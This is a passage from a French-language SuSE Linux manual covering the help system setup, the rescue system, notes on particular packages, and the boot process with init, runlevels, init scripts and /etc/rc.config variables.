[INLINE] Système d'aide pour SuSE Linux

-----
SuSE Linux vous souhaite la bienvenue

Willkommen (deutsche Version)

Welcome (English version)

Une introduction au système d'aide est accessible par
un clic de souris sur ce bouton (navigateur Netscape / X11)
ou "return" (navigateur lynx / mode texte)

-----

L'aide en ligne est composée des sections suivantes:

* Descriptions des paquetages disponibles sur le CD (le paquetage
  susepak de la série doc doit être installé)
* Recherche plein texte dans toutes les pages de man disponibles et
  dans l'aide SuSE (les paquetages htdig et dochost de la série doc)
-- press space for next page --
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

FIG. 16.7: Page de démarrage du système d'aide (lynx)

paquetage apache, série n : Apache, le serveur WWW local.

paquetage sdb, série doc : Le paquetage de base avec fonctionnalité de recherche pour la SDB.

paquetage sdb_de, série doc : Les textes de la base de données support (SDB), en allemand.

paquetage susepak, série doc : Pour le cas où vous souhaiteriez étudier les descriptions de paquetages en toute tranquillité ...

paquetage howtodeh, série doc : Les documents Howto, en allemand.

paquetage howtoenh, série doc : Les documents Howto, version anglaise (en général il sont plus actuels que les traductions).

paquetage ldp, série doc : Livres, FAQ, etc. du **Linux Documentation Project** (LDP) en HTML.

paquetage rman, série ap : Contient **http-rman**.

16.3. Le système de secours pour SuSE Linux

paquetage inf2htm, série doc : Permet de lire les documents Texinfo (voir paragraphe 1.4.3, page 8) avec le navigateur WWW. Les documents sont convertis “on-the-fly”.

paquetage dochost, série n : Une machinerie pour un serveur central de documents dans le réseau. Nous vous conseillons de vous familiariser avec `/usr/doc/packages/dochost/README.SuSE!`

paquetage htdig, série n : Pour la création d’un index de recherche de tous les documents WWW installés sur la machine (ou dans le réseau local). Votre machine devient un petit moteur de recherche WWW.

paquetage dochost et paquetage htdig ne sont pas absolument indispensables mais cependant très utiles pour obtenir une pleine fonctionnalité.

16.3.1 Configuration pour système monoposte ou système serveur

Pour un système monoposte, positionnez dans `/etc/rc.config` les variables présentées dans le fichier 16.3.1, page 393 (de préférence avec YaST ainsi qu’il est décrit au paragraphe 3.6.10, page 105 et particulièrement au page 413). Ceci implique bien sûr que votre système se nomme `soleil.cosmos.univers`. Si ce n’est pas le cas, vous devrez utiliser les noms que vous avez assignés.

```
START_INETD="yes"
START_HTTPD="yes"
DOC_SERVER="yes"
DOC_HOST="soleil.cosmos.univers"
DOC_ALLOW="LOCAL .cosmos.univers"
```

fichier 16.3.1: `/etc/rc.config` pour système monoposte ou système serveur

inetd (angl. *inet daemon*) devrait absolument être lancé. Ce démon est nécessaire, entre autre, pour accéder aux *pages de man* via **http-man**.

Veillez à ce que le serveur HTTP (**apache**) soit lancé lors de l’amorçage. Vous devez pour cela positionner `<START_HTTPD>` à **yes**.

`<DOC_SERVER>` détermine si les documents doivent être mis à disposition à partir de cette machine. Cette variable doit également être positionnée à **yes** si vous souhaitez – par exemple dans le cas d’un système monoposte – avoir un accès local aux documents. `<DOC_HOST>` indique le nom du serveur de documents (ici : `soleil.cosmos.univers`). `<DOC_ALLOW>` est une variable qui joue un rôle déterminant au niveau de la sécurité. C’est là que l’on inscrit les machines ou les domaines autorisés à accéder aux pages de man. Si vous voulez attribuer des droits d’accès à un domaine complet, n’oubliez pas de faire précéder son nom par un point ‘.’ !

Notez que `SuSEconfig` doit être lancé après chaque modification des variables. Si vous utilisez YaST, cela se fait automatiquement lorsque vous quittez le masque.



16. Particularités sous SuSE Linux

La recherche plein texte n'est disponible que lorsque les index pour **ht://Dig** (paquetage **htdig**) ont été créés. Les index ont actuellement une taille d'environ 70 Mo. Sous `/opt/www/htdig`, il devrait y avoir au moins 200 Mo d'espace disque libre pendant l'initialisation de la base de données. L'initialisation se fait par la commande

```
terre:~ # suserundig
```

Le script `/usr/sbin/suserundig` lit le fichier de configuration `/opt/www/htdig/conf/susedig.conf` et crée les index. En cas de modification du stock de données (par exemple après une mise à jour de documents HTML), **suserundig** doit de nouveau être invoqué.

16.3.2 Configuration pour une machine client

Dans un environnement réseau, vous ne souhaitez probablement pas installer la totalité de la documentation sur toutes les machines. Ce n'est pas non plus nécessaire ! De tous les paquetages mentionnés plus haut, installez sur le client *uniquement* le paquetage **dochost**, série **n** et positionnez les variables dans `/etc/rc.config` comme dans le fichier 16.3.2, page 394.

```
DOC_SERVER="no"
DOC_HOST="soleil.cosmos.univers"
DOC_ALLOW=""
```

fichier 16.3.2: `/etc/rc.config` pour une machine client

Ceci ne peut évidemment fonctionner que si la documentation est effectivement installée sur `soleil.cosmos.univers`.

16.3.3 Utiliser le système d'aide

Lorsque le système d'aide est installé, vous pouvez l'invoquer soit avec la commande **aide** ou **susehelp**, soit en entrant directement l'URL `http://localhost/doc/susehlf/index.html` ou `http://soleil.cosmos.univers/doc/susehlf/index.html` dans un navigateur WWW. `soleil.cosmos.univers` ne peut naturellement être utilisé que si c'est le nom de votre machine ou du serveur de documents.

16.4 Le système de secours SuSE

Vue d'ensemble

SuSE Linux inclut – indépendamment du système d'installation – un système de secours Linux autonome⁴ qui vous permettra, en cas d'urgence, d'accéder “de l'extérieur” à toutes vos partitions Linux qui se trouvent sur les disques durs. Ce système de secours comprend un choix soigneusement élaboré de programmes auxiliaires qui mettent suffisamment d'outils à votre disposition pour vous permettre de remédier à une multitude de problèmes causés par des disques durs devenus inaccessibles, des fichiers de configuration erronés, et d'autres choses encore.

Le système de secours est constitué d'une disquette d'amorçage ou d'un CD SuSE Linux amorçable ainsi que d'un système dit `rescue` qu'il est possible, sous SuSE Linux, de charger à partir des supports les plus divers (disquette, CD, réseau et même directement depuis le serveur FTP de SuSE).

Comme vous pouvez créer à tout moment une nouvelle disquette d'amorçage à l'aide du véritable fichier image contenu sur le CD sous `/disks`, il vous est possible de parer à toute éventualité. Outre la disquette d'amorçage, vous n'aurez besoin, dans le cas minimal, que du fichier `/disks/rescue` qui se trouve sur le CD et qui contient l'image compressée d'un petit système de fichiers racine. Si vous écrivez ce fichier sur une deuxième disquette “de secours” sans aucun défaut avec les commandes Linux

```
terre: # /sbin/badblocks -v /dev/fd0 1440
terre: # dd if=/cdrom/disks/rescue of=/dev/fd0 bs=18k
```

ou avec la commande DOS (supposons que Q: soit le lecteur de CD-ROM sous DOS)

```
Q:\> cd \dosutils\rawrite
Q:\dosutils\rawrite> rawrite.exe
```

vous pourrez aussi charger le système `rescue` à partir de la disquette d'amorçage et de cette disquette de secours.

Il n'est toutefois pas possible de monter la disquette de secours car elle n'est pas un système de fichiers. Elle contient seulement une image compressée d'un système de fichiers (l'image si elle n'était pas compressée serait, avec 3 Mo, trop grande pour une disquette). Si vous voulez quand même y jeter un coup d'oeil, vous devrez décompresser le fichier image et monter ensuite l'image non compressée (en tant qu'utilisateur '`root`'). Ceci suppose que votre noyau Linux supporte le *loop-device*. Les choses se passent alors comme suit :

```
terre: # cp /cdrom/disks/rescue /root/rescue.gz
terre: # gunzip /root/rescue.gz
terre: # mount -t ext2 -o loop /root/rescue /mnt
```

Sous `/mnt`, vous pouvez maintenant explorer le contenu de la disquette de secours en toute tranquillité.

⁴ Plus exactement, il en existe 2 (voir la suite du paragraphe pour plus de détails) – ou même 3 si l'on considère aussi le “système de fichiers live” comme un système de secours. Ce système de fichiers live est fourni séparément contre paiement d'une redevance.



Conservez dans un lieu sûr quelques disquettes d'amorçage et de secours vérifiées. Le peu qu'il faut faire pour les créer et les maintenir n'est vraiment pas grand chose comparé au travail et à la perte de temps que vous auriez si, en cas de nécessité, vous n'aviez pas ces disquettes sous la main (et si de surcroît votre lecteur de CD-ROM vous laissait en plan).

Démarrer le système de secours

Tout comme une installation, le système de secours est démarré à partir de la disquette d'amorçage SuSE ou à partir du CD 1 amorçable. Les étapes sont les suivantes :

- *Condition* : le lecteur de disquettes est prêt pour l'amorçage. (si c'est nécessaire, changer l'ordre d'amorçage dans le CMOS SETUP).
- Démarrez le système avec la disquette d'amorçage SuSE ou le CD 1.
- Configurez la langue, le clavier et le reste comme lors de l'installation dans **linuxrc** jusqu'à ce que vous arriviez au menu principal.
- Sélectionnez dans le menu principal 'Démarrer l'installation/ le système'.
- Si vous avez démarré avec la *disquette d'amorçage*, insérez maintenant le CD d'installation ou la disquette (**rescue**) avec l'image compressée du système de secours.



FIG. 16.8: Support pour le système **rescue**

- Sélectionnez dans le menu 'Démarrer l'installation/le système' l'option 'Démarrer le système de secours' (voir figure 16.5, page 390) et spécifiez le support source que vous désirez (figure 16.8, page 396) :

'CD-ROM' : Ceci représente le "cas normal". **linuxrc** chargera un système confortable (`.../suse/images/rescue`). Pour que cette méthode soit possible, votre machine doit disposer d'au moins 16 Mo ou

mieux encore de 24 Mo de RAM (mémoire de travail). Si la quantité de mémoire est inférieure, vous devrez choisir la méthode ‘disquette’ mentionnée ci-dessous. – Il convient de noter que /cdrom sera exporté simultanément. Il est ainsi possible de démarrer aisément le système de secours et de procéder à une installation réseau à partir de *ce* CD (insérer les valeurs exactes dans les /etc/rc.config indispensables et invoquer ensuite **SuSEconfig** ; voir paragraphe 17.5, page 406 et pages suivantes).

‘Réseau (NFS)’ : Récupérez le système **rescue** sur le réseau via NFS. Pour cela, il est bien sûr indispensable que le pilote pour votre carte réseau ait été chargé auparavant. Voir à ce sujet les remarques générales du paragraphe 2.5.2, page 40.

‘Réseau (FTP)’ : Récupérez le système **rescue** sur le réseau via FTP. Ne pas oublier le pilote pour la carte réseau !

‘Disque dur’ : Chargement du système **rescue** à partir du disque dur.

‘Disquette’ : Démarrage du système **rescue** à partir de la disquette. Cette variante fonctionne même dans le cas où la machine ne dispose que de peu de RAM.

Le système de secours est maintenant décompressé et chargé comme nouveau système de fichiers racine sur un disque RAM, puis il est ensuite monté et démarré. Il est ainsi fonctionnel.

Travailler avec le système de secours

Le système de secours met à votre disposition, avec (Alt)+(F1) jusqu’à (Alt)+(F3), au moins trois consoles virtuelles sur lesquelles vous pouvez vous connecter en tant qu’utilisateur ‘root’ sans mot de passe. Avec (Alt)+(F10) vous passez à la console du système qui affiche les messages du noyau et de **syslog**.

Sous /bin, vous trouverez l’interpréteur de commandes (shell) ainsi que des utilitaires (par exemple **mount**). Un certain nombre d’utilitaires de fichiers et de réseau, entre autres **e2fsck** pour la vérification et la restauration de systèmes de fichiers, se trouvent sous /sbin. C’est également sous /sbin que vous trouverez les binaires les plus importants pour l’administration du système tels que **fdisk**, **mkfs**, **mkswap**, **init**, **shutdown** ainsi que ceux pour le réseau **ifconfig**, **route** et **netstat**.

Comme éditeur, vous disposez du programme **vi** sous /usr/bin. Vous trouverez ici encore d’autres outils (**grep**, **find**, **less**, etc.) et surtout **telnet**.

Exemple : Accès au système normal

Pour le montage de votre système Linux sur le disque dur, c’est le point de montage /mnt qui est prévu. Vous pouvez bien sûr, pour vos besoins personnels, créer d’autres répertoires et les utiliser comme points de montage.

Supposons que votre système normal soit constitué, selon /etc/fstab, des mêmes éléments que dans l’exemple donné par le fichier 16.4.1, page 398.

16. Particularités sous SuSE Linux

/dev/sdb5	swap	swap	defaults	0	0
/dev/sdb3	/	ext2	defaults	1	1
/dev/sdb6	/usr	ext2	defaults	1	2

fichier 16.4.1: Exemple : `/etc/fstab`

Vous le monterez alors étape par étape sous `/mnt` avec les commandes suivantes (l'ordre doit être respecté !):

```
terre:/ # mount /dev/sdb3 /mnt
terre:/ # mount /dev/sdb6 /mnt/usr
```

Vous avez maintenant accès à la totalité de votre système et vous pouvez, par exemple, corriger des erreurs dans des fichiers de configuration tels que `/etc/fstab`, `/etc/passwd`, `/etc/inittab` – qui se trouvent bien sûr à présent sous `/mnt/etc` et non plus sous `/etc` !



*Tout utilisateur Linux possédant un peu d'expérience profite de la première occasion pour faire une copie sur papier (hardcopy) de `/etc/fstab` et de la sortie de la commande `fdisk -l` "pour ses archives". Il est souvent possible de récupérer même des partitions complètes qui ont été détruites en les recréant simplement avec le **fdisk** de Linux, à condition que l'on sache exactement où elles étaient auparavant sur le disque dur.*

Exemple : Restaurer des systèmes de fichiers

Les systèmes de fichiers endommagés sont une sérieuse raison pour utiliser le système de secours. Ceci peut arriver à la suite, par exemple, d'un arrêt brutal de la machine (dû éventuellement à une panne de courant) ou d'un effondrement du système. Par principe, il n'est pas possible de restaurer un système de fichiers pendant une exécution normale. Lorsque de graves dégâts se sont produits, il peut arriver qu'il ne soit plus possible de monter même le système de fichiers racine et que le démarrage du système se termine par le message "**kernel panic**". La seule issue qui reste est de tenter une réparation "de l'extérieur" sous un système de secours.

Le système de secours SuSE Linux contient les utilitaires **e2fsck** et, pour le diagnostic, **dumpe2fs**. Ceci vous permet de maîtriser un bon nombre de problèmes. Comme dans certains cas la page de man de **e2fsck** n'est souvent plus accessible, nous l'avons imprimée dans l'annexe E, page 491 du manuel.

Exemple :

S'il n'est plus possible de monter un système de fichiers à cause d'un *superbloc non valide*, il est fort probable que **e2fsck** échouera également. La solution consiste dans ce cas à utiliser l'une des sauvegardes des superblocs qui sont créées et maintenues dans le système de fichiers tous les 8192 blocs (8193, 16385 ...). Ceci est obtenu par exemple par la commande

```
terre: # e2fsck -f -b 8193 /dev/<Defekte_Partition>
```

L'option `-f` force de façon absolue la vérification du système de fichiers et prévient ainsi l'erreur que pourrait faire **e2fsck** en supposant - devant la copie intacte du superbloc - que tout est pour le mieux.

16.5 Remarques concernant les paquetages logiciels spéciaux

16.5.1 paquetage cron

Les tables **cron** sont situées sous `/var/cron/tabs` (et non plus sous `/var/lib/cron`). Ce fichier `/etc/crontab` est une table configurée au niveau système dans laquelle il doit être indiqué, en plus de la date, le compte utilisateur sous lequel chacune des tâches demandées doit être exécutée (voir le fichier 16.5.1 dans lequel l'utilisateur 'root' est indiqué).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

fichier 16.5.1: Exemple d'entrée dans `/etc/crontab`

`/etc/crontab` ne peut pas être traité avec `crontab -e` mais doit être directement chargé dans un éditeur. Pour compléter et affiner la configuration de **cron**, voir paragraphe 15.2.5, page 375.

16.5.2 paquetage curses

Le CD contient maintenant le paquetage **ncurses**. Les bibliothèques qui en font partie portent les noms `libncurses.so.<xx>`. Ceci a pour conséquence que les commandes pour l'éditeur de liens doivent être modifiées dans de nombreux Makefiles. Vous devriez donc compiler vos propres paquetages avec `-lncurses` et jamais avec `-lcurses`. Mais qui veut quand même le faire doit utiliser :

```
-I/usr/include/termcap -I/usr/include/curses  
-L/usr/lib/termcap -L/usr/lib/curses
```

16.5.3 Pages de man

Pour certaines applications GNU (par exemple **tar**), les pages de man ne sont plus maintenues. Elles ont été remplacées par des fichiers **info**. **Info** (`info`) est le système hypertexte de **GNU**. Avec `info`, on obtient une première aide pour l'utilisation. Il est possible d'invoquer `info` soit via **Emacs** `emacs -f info`, soit directement : `info`. L'utilisation de `tkinfo` ou de `xinfo` est très plaisante.

16. Particularités sous SuSE Linux

Chapitre 17

Le concept d’amorçage de SuSE Linux

L’amorçage et l’initialisation d’un système UNIX rendent même un administrateur système chevronné quelque peu nerveux. Ce chapitre est une brève introduction au concept d’amorçage de SuSE Linux. Ce concept est plus complexe mais aussi beaucoup plus souple que celui de la plupart des autres systèmes Linux. Il est basé sur le concept d’amorçage d’une station de travail moderne **System V** telle qu’elle est décrite, par exemple, dans [Fri93]

Par ces paroles lapidaires "Uncompressing Linux...", le noyau prend les commandes de la totalité du matériel du système. Il vérifie et installe la console ¹ pour lire ensuite les configurations dans le BIOS et initialiser les interfaces élémentaires de la carte mère. Au cours des phases suivantes, les différents pilotes – qui font partie des éléments qui constituent le noyau – “testent” le matériel présent pour l’initialiser le cas échéant. Après le “contrôle des partitions” et le montage du système de fichiers racine², le noyau lance le programme **/sbin/init** qui démarre le système proprement dit avec ses nombreux programmes utilitaires et leur configuration. Le noyau continue à gérer la totalité du système, c’est-à-dire le temps CPU des différents programmes et leurs accès au matériel.

17.1 Le programme init

Le programme **/sbin/init** est le processus responsable de l’initialisation correcte du système ; il est pour ainsi dire le “père de tous les processus” du système.

Sous tous les programmes, **init** joue un rôle particulier : **init** est lancé directement par le noyau et il est immunisé contre le signal 9 avec lequel on peut normalement “tuer” tout processus. Les autres processus sont tous lancés soit par **init** lui-même, soit par l’un de ses “processus fils”.

init est configuré centralement au moyen du fichier **/etc/inittab** ; c’est ici que les “runlevels” (niveaux d’exécution) sont définis (plus de détails à ce sujet au prochain paragraphe) et qu’il est déterminé ce qui doit se passer à chaque niveau. En fonction des entrées faites dans **/etc/inittab**, différents

¹ Plus exactement le registre du BIOS de la carte graphique et le format d’affichage à l’écran.

² Rattachement de la partition racine au répertoire/.

17. Le concept d'amorçage de SuSE Linux

scripts, regroupés pour plus de clarté dans le répertoire `/sbin/init.d`, sont lancés par **init**.

Le démarrage complet du système – et bien sûr aussi son arrêt – sont ainsi pilotés par le seul processus **init**. Dans ce sens, on peut considérer le noyau, à peu de choses près, comme un “processus en arrière-plan” chargé de gérer les processus qui tournent, de leur allouer le temps CPU, d'autoriser et de contrôler l'accès au matériel.

17.2 Les niveaux d'exécution

Sous Linux, il existe différents niveaux d'exécution (angl. *runlevel*) qui définissent l'état que doit avoir le système. Le niveau d'exécution par défaut dans lequel le système démarre au moment de l'amorçage est déterminé dans le fichier `/etc/inittab` par l'entrée `initdefault`. Habituellement, c'est 2 ou 3 (voir tableau 17.1). Alternativement, il est possible de spécifier au moment de l'amorçage (par exemple à l'invite de LILO) le niveau d'exécution que l'on souhaite. Le noyau transmet au processus **init** les paramètres inchangés qu'il n'utilise pas lui-même.

Pour passer ultérieurement à un autre niveau d'exécution, on peut tout simplement lancer **init** avec le numéro du niveau d'exécution correspondant. Bien entendu, le passage dans un autre niveau d'exécution ne peut être requis que par l'*administrateur système*.

En tapant par exemple la commande

```
root@terre:/ > init S
```

on arrive en mode dit *mono-utilisateur* qui sert à la maintenance et à l'administration du système. Lorsque l'administrateur système a terminé son travail il peut, en tapant

```
root@terre:/ > init 2
```

ramener le système au niveau d'exécution normal dans lequel tournent tous les programmes nécessaires au fonctionnement et qui permet aux différents utilisateurs de se connecter au système.

Le tableau 17.1 donne une vue d'ensemble des niveaux d'exécution disponibles. Le runlevel 1 ne devrait pas être utilisé dans un système dont la partition `/usr` a été montée via NFS !

Ceci vous permet tout particulièrement, par

```
root@terre:/ > init 0
```

d'arrêter le système ou, par

```
root@terre:/ > init 6
```

de le redémarrer.

Si vous avez déjà configuré correctement le système X Window sur votre machine (paragraphe 9.1) et si vous désirez que les utilisateurs puissent se connecter directement au système par l'interface graphique, vous pouvez, dans `/etc/inittab`, faire passer simplement le runlevel à 3. Mais avant d'effectuer cette opération, vous devriez, en faisant l'entrée

```
root@terre:/ > init 3
```

17.3. Changement de niveau d'exécution

Runlevel	Signification
0	Arrêt (halt)
S	Mode mono-utilisateur
1	Multiutilisateur sans réseau
2	Multiutilisateur avec réseau (par défaut)
3	Multiutilisateur avec réseau et Xdm
4	Libre
5	Libre
6	Réamorçage (reboot)

TAB. 17.1: Liste des runlevels sous Linux

tester si le système fonctionne comme vous le souhaitez.

Un fichier `/etc/inittab` détérioré peut entraîner un mauvais démarrage du système. Agissez donc avec la plus grande prudence si vous apportez des modifications à ce fichier. – Comme solution de secours, vous pouvez essayer dans un tel cas de transmettre le paramètre `init=/bin/sh` à l'invite de LILO afin d'amorcer directement dans un shell (voir paragraphe 4.3, page 112). Ceci se fait de cette manière :

```
boot : linux init=/bin/sh
```



17.3 Changement de niveau d'exécution

En général, il se produit ce qui suit lorsque l'on passe d'un niveau d'exécution à un autre : Les *scripts d'arrêt* du niveau d'exécution actuel sont exécutés – ce qui logiquement arrête tous les programmes qui tournent – et les *scripts de démarrage* du nouveau niveau d'exécution sont également exécutés. Dans la plupart des cas, quelques programmes sont lancés au cours d'une telle procédure.

Pour que tout ceci soit plus clair, voyons à l'aide d'un exemple ce qui arrive lorsque l'on passe du runlevel 2 au runlevel 3 :

- L'administrateur ('root') fait savoir au processus **init** que le niveau d'exécution doit être changé :

```
root@terre:/ > init 3
```
- **init** consulte le fichier de configuration `/etc/inittab` et constate que le script `/sbin/init.d/rc` doit être invoqué avec le nouveau niveau d'exécution comme paramètre.
- Maintenant, **rc** invoque tous les scripts d'arrêt du présent niveau d'exécution pour lesquels il n'existe pas de scripts de démarrage dans le nouveau niveau d'exécution. Dans notre exemple, il s'agit de scripts qui se trouvent tous dans le répertoire `/sbin/init.d/rc2.d` (l'ancien runlevel était 2) et dont le nom commence par un 'K'³. Le nombre qui suit le 'K' ga-

³ Les noms des scripts d'arrêt commencent toujours par 'K' (angl. *kill*), ceux des scripts de démarrage par 'S' (angl. *start*).

17. Le concept d'amorçage de SuSE Linux

rantit qu'un certain ordre sera respecté car il est possible que quelques programmes soient dépendants d'autres programmes.

- Les scripts de démarrage du nouveau niveau d'exécution sont lancés en dernier. Ce sont ceux qui, dans notre exemple, se trouvent sous `/sbin/init.d/rc3.d` et dont le nom commence par un 'S'. Dans ce cas aussi, il sera tenu compte de l'ordre qui est déterminé par le nombre qui suit le 'S'.

Si vous passez au niveau d'exécution dans lequel vous vous trouvez déjà, **init** ne lit que son fichier `/etc/inittab`, vérifie s'il y a eu des modifications et prend le cas échéant les mesures qui s'imposent (par exemple lancement d'un **getty** sur une autre interface).

17.4 Les scripts init

Concept Les scripts sous `/sbin/init.d` se divisent en deux catégories :

- Les scripts qui sont directement lancés par **init** : Ceci ne se produit qu'au moment de l'amorçage ou lorsque le système est brusquement arrêté (par suite d'une panne de courant ou si l'utilisateur appuie sur la combinaison de touches `(Ctrl)+(Alt)+(Suppr)`).
- Les scripts qui sont indirectement lancés par **init** : Cela arrive lors d'un changement du niveau d'exécution. Ici, c'est en règle générale le script supérieur `/sbin/init.d/rc` qui sera exécuté et qui fera en sorte que les scripts qui ont un rôle à jouer soient lancés dans un ordre correct.

Tous les scripts se trouvent sous `/sbin/init.d`. Les scripts pour le changement du niveau d'exécution sont également dans ce répertoire mais ils sont invoqués en tant que liens symboliques provenant des sous-répertoires `/sbin/init.d/rc0.d` à `/sbin/init.d/rc6.d`. Ceci permet d'y voir plus clair et il n'est pas ainsi nécessaire que les scripts soient présents en plusieurs exemplaires s'ils doivent être utilisés dans différents niveaux d'exécution. Comme chacun de ces scripts peut être lancé aussi bien comme script de démarrage que comme script d'arrêt, ils doivent tous pouvoir comprendre les deux paramètres possibles **start** et **stop**.

Exemple Le script `/sbin/init.d/rc2.d/K40network` est lancé lorsque l'on quitte le runlevel 2 ; `/sbin/init.d/rc` lance le script `/sbin/init.d/network` avec le paramètre **stop**. Lorsque l'on passe au runlevel 3, c'est le même script qui est lancé mais cette fois-ci avec le paramètre **start**.

Les liens dans les différents sous-répertoires spécifiques aux niveaux d'exécution ne servent donc qu'à permettre d'attribuer chacun des scripts à certains niveaux d'exécution.

Boot et Shutdown Dans ce qui va suivre, vous trouverez une brève description des premiers et des derniers scripts d'amorçage et d'arrêt ainsi que du script de commande :

- **boot**

Il est exécuté au démarrage du système et lancé directement par **init**. Il est indépendant du niveau d'exécution par défaut que l'on souhaite et n'est exécuté qu'une seule et unique fois. Ici, le démon `kernel` qui assure le

chargement automatique des modules du noyau est lancé. Les systèmes de fichiers sont vérifiés, d'éventuels fichiers superflus sous `/var/lock` sont effacés et le réseau pour le périphérique loopback est configuré dans la mesure où ceci est indiqué dans `/etc/rc.config`. En outre, l'horloge du système est réglée et le matériel Plug-and-Play est configuré avec les outils `isapnp` (voir paragraphe 11.2, page 281).

Si lors de la vérification et de la restauration automatiques des systèmes de fichiers il se produit une grave erreur, l'administrateur système a la possibilité, après avoir tapé le mot de passe root, de résoudre manuellement le problème.

Le répertoire `/sbin/init.d/boot.d` est en outre attribué à ce script. Tous les scripts commençant par 'S' qui ont été trouvés dans ce répertoire sont exécutés automatiquement lors du démarrage du système. C'est l'emplacement idéal pour des extensions particulières qui ne doivent être activées qu'une seule fois lors du démarrage.

Le script **boot.local** sera exécuté en dernier.

- **boot.local**

Il est possible d'indiquer ici d'autres actions qui devront se faire avant que le système ne change de niveau d'exécution ; de par ses fonctions, il est plus ou moins comparable au fichier `AUTOEXEC.BAT` bien connu sous DOS.

- **boot.setup**

Configurations de base à effectuer si l'on passe du *mode mono-utilisateur* dans n'importe quel autre niveau d'exécution.

La disposition du clavier et la configuration de la console sont chargées ici.

- **halt**

Ce script n'est exécuté que lors de l'entrée dans le runlevel 0 ou 6. Il est lancé soit sous le nom *halt*, soit sous le nom *reboot*. Selon le nom sous lequel **halt** a été lancé, le système sera soit redémarré, soit complètement arrêté.

- **rc**

C'est le script principal qui est lancé à chaque changement de niveau d'exécution. Il exécute les scripts d'arrêt du niveau d'exécution que l'on quitte et ensuite les scripts de démarrage du nouveau niveau d'exécution.

Vous pouvez, à l'aide de ce concept, ajouter vos propres scripts ; le fichier `/sbin/init.d/skeleton` vous en fournit la charpente. Pour diriger l'exécution d'un script au moyen de `/etc/rc.config`, il est nécessaire d'y positionner une variable `<START_>` qui sera utilisée dans votre propre script. Des paramètres supplémentaires ne devraient être ajoutés dans `/etc/rc.config` que dans certains cas particuliers où cela est justifié (voir par exemple le script `/sbin/init.d/gpm`).

Vous devez maintenant éditer des liens pointant du répertoire `rc` correspondant sur le nouveau script afin que celui-ci – comme il a été décrit plus haut (paragraphe 17.3, page 403) – soit exécuté lors du changement de niveau d'exécution ; c'est là que les noms à donner aux liens sont explici-

Scripts personnels

17. Le concept d'amorçage de SuSE Linux

tés. Les détails techniques sont exposés dans la page de man de `init.d` (`man 7 init.d`).



Vous devez vous montrer extrêmement prudent en créant vos propres scripts – un script erroné est capable de “planter” votre machine. Voir plus haut paragraphe 17.2 au cas où plus rien ne fonctionnerait ...

17.5 `/etc/rc.config` et **SuSEconfig**

La quasi-totalité de la configuration de SuSE Linux peut être réalisée au moyen du fichier de configuration central `/etc/rc.config`. Ce fichier contient toute une série de variables d'environnement qui sont utilisées, entre autre, par les scripts `init`. Chacun des scripts sous `/sbin/init.d` charge en premier le fichier `/etc/rc.config` pour reprendre les valeurs actuellement valides des différentes variables.



Depuis la version 6.0 de SuSE Linux, les paquetages offrant des possibilités étendues de configuration stockent leurs variables dans des fichiers situés dans le répertoire `/etc/rc.config.d`. C'est le cas par exemple du paquetage `i41` (ISDN).

Outre cela, il est possible de générer de nombreux autres fichiers de configuration système en relation avec `/etc/rc.config`. Cette tâche est assumée par **/sbin/SuSEconfig**. Ainsi par exemple, après une modification de la configuration réseau, le fichier `/etc/resolv.conf` sera recréé car il est dépendant du type de la configuration.

Si vous apportez donc des modifications à `/etc/rc.config`, vous devrez toujours ensuite lancer **SuSEconfig** pour vous assurer que vos configurations sont effectives à tous les emplacements essentiels. Si vous modifiez la configuration avec YaST, vous n'aurez pas besoin de vous en occuper vous-même. YaST lance automatiquement **SuSEconfig**, ce qui a pour effet de mettre à jour les fichiers concernés.

Ce concept vous permet d'apporter des modifications fondamentales à la configuration de votre machine sans être obligé de la réamorcer. Comme certains paramétrages changent radicalement beaucoup de choses, il est toutefois possible que vous deviez relancer certains programmes afin que ces modifications deviennent effectives. Cette procédure est décrite par exemple au paragraphe concernant la configuration du réseau (voir paragraphe 6.2) qui montre que l'utilisation de la commande

```
terre: # /sbin/init.d/network stop
terre: # /sbin/init.d/network start
```

provoque le redémarrage des programmes concernés par la modification. Ainsi que vous pouvez le constater, il est possible de lancer manuellement les scripts `init`.

En règle générale, il est recommandé, pour la configuration du système, d'adopter la méthode suivante :

- Mettez votre système en “mode mono-utilisateur” :

17.6. Les variables `/etc/rc.config` des Systems

```
terre: # init S
```

Vous avez aussi l'alternative d'utiliser le runlevel 1 qui vous donne en outre la possibilité de vous connecter sur plusieurs consoles :

```
terre: # init 1
```

- Apportez au fichier de configuration `/etc/rc.config` les modifications que vous souhaitez. Ceci peut se faire à l'aide de n'importe quel éditeur ou avec YaST sous l'option du menu 'Modifier le fichier de configuration' (voir paragraphe 17.6).
- Exécutez **SuSEconfig** afin que les modifications soient prises en compte dans les différents autres fichiers de configuration. Cela se fait automatiquement si vous avez modifié le fichier `/etc/rc.config` avec YaST.
- Ramenez votre système dans son niveau d'exécution précédent :

```
terre: # init 2
```

Cette procédure n'est bien sûr nécessaire que si vous avez apporté des modifications radicales à la configuration de votre système (par exemple configuration réseau). Il n'est pas indispensable, pour l'administration de tâches simples, de passer en "mode mono-utilisateur". Vous pouvez toutefois vous assurer ainsi que vraiment tous les programmes concernés par la modification sont relancés.

Pour désactiver *radicalement* la configuration automatique via **SuSEconfig**, vous pouvez positionner la variable `<ENABLE_SUSECONFIG>` dans le fichier `/etc/rc.config` (voir cependant l'avertissement au paragraphe 17.6, page 407). Il est également possible, au moyen de variables `rc.config` appropriées "d'invalidier" seulement partiellement la configuration automatique.



17.6 Les variables `/etc/rc.config`

Ce qui suit est une brève description des différents paramètres du système et de leur configuration. Si vous *ne* manipulez *pas* les fichiers de configuration `/etc/rc.config` avec YaST, prenez soin d'écrire un paramètre vide sous forme de deux caractères de guillemets à la suite l'un de l'autre (par exemple `KEYTABLE=""`) et de mettre entre guillemets les paramètres contenant des espaces. Pour les variables qui ne sont composées que d'un seul mot, les guillemets ne sont pas nécessaires.

Dans la description qui suit, chaque paramètre a été pourvu d'une valeur afin de rendre plus claires, à l'aide de cet exemple, les configurations possibles.

Configurations de base

- `ENABLE_SUSECONFIG=yes`
Détermine si **SuSEconfig** doit se charger de la configuration. À ne désactiver en aucun cas si vous voulez bénéficier des services de l'Assistance Technique à l'Installation ; -)
- `MAIL_REPORTS_TO=tux`
Détermine à qui **SuSEconfig** doit envoyer par E-mail des rapports sur l'administration du système.

17. Le concept d'amorçage de SuSE Linux

- GMT=-u
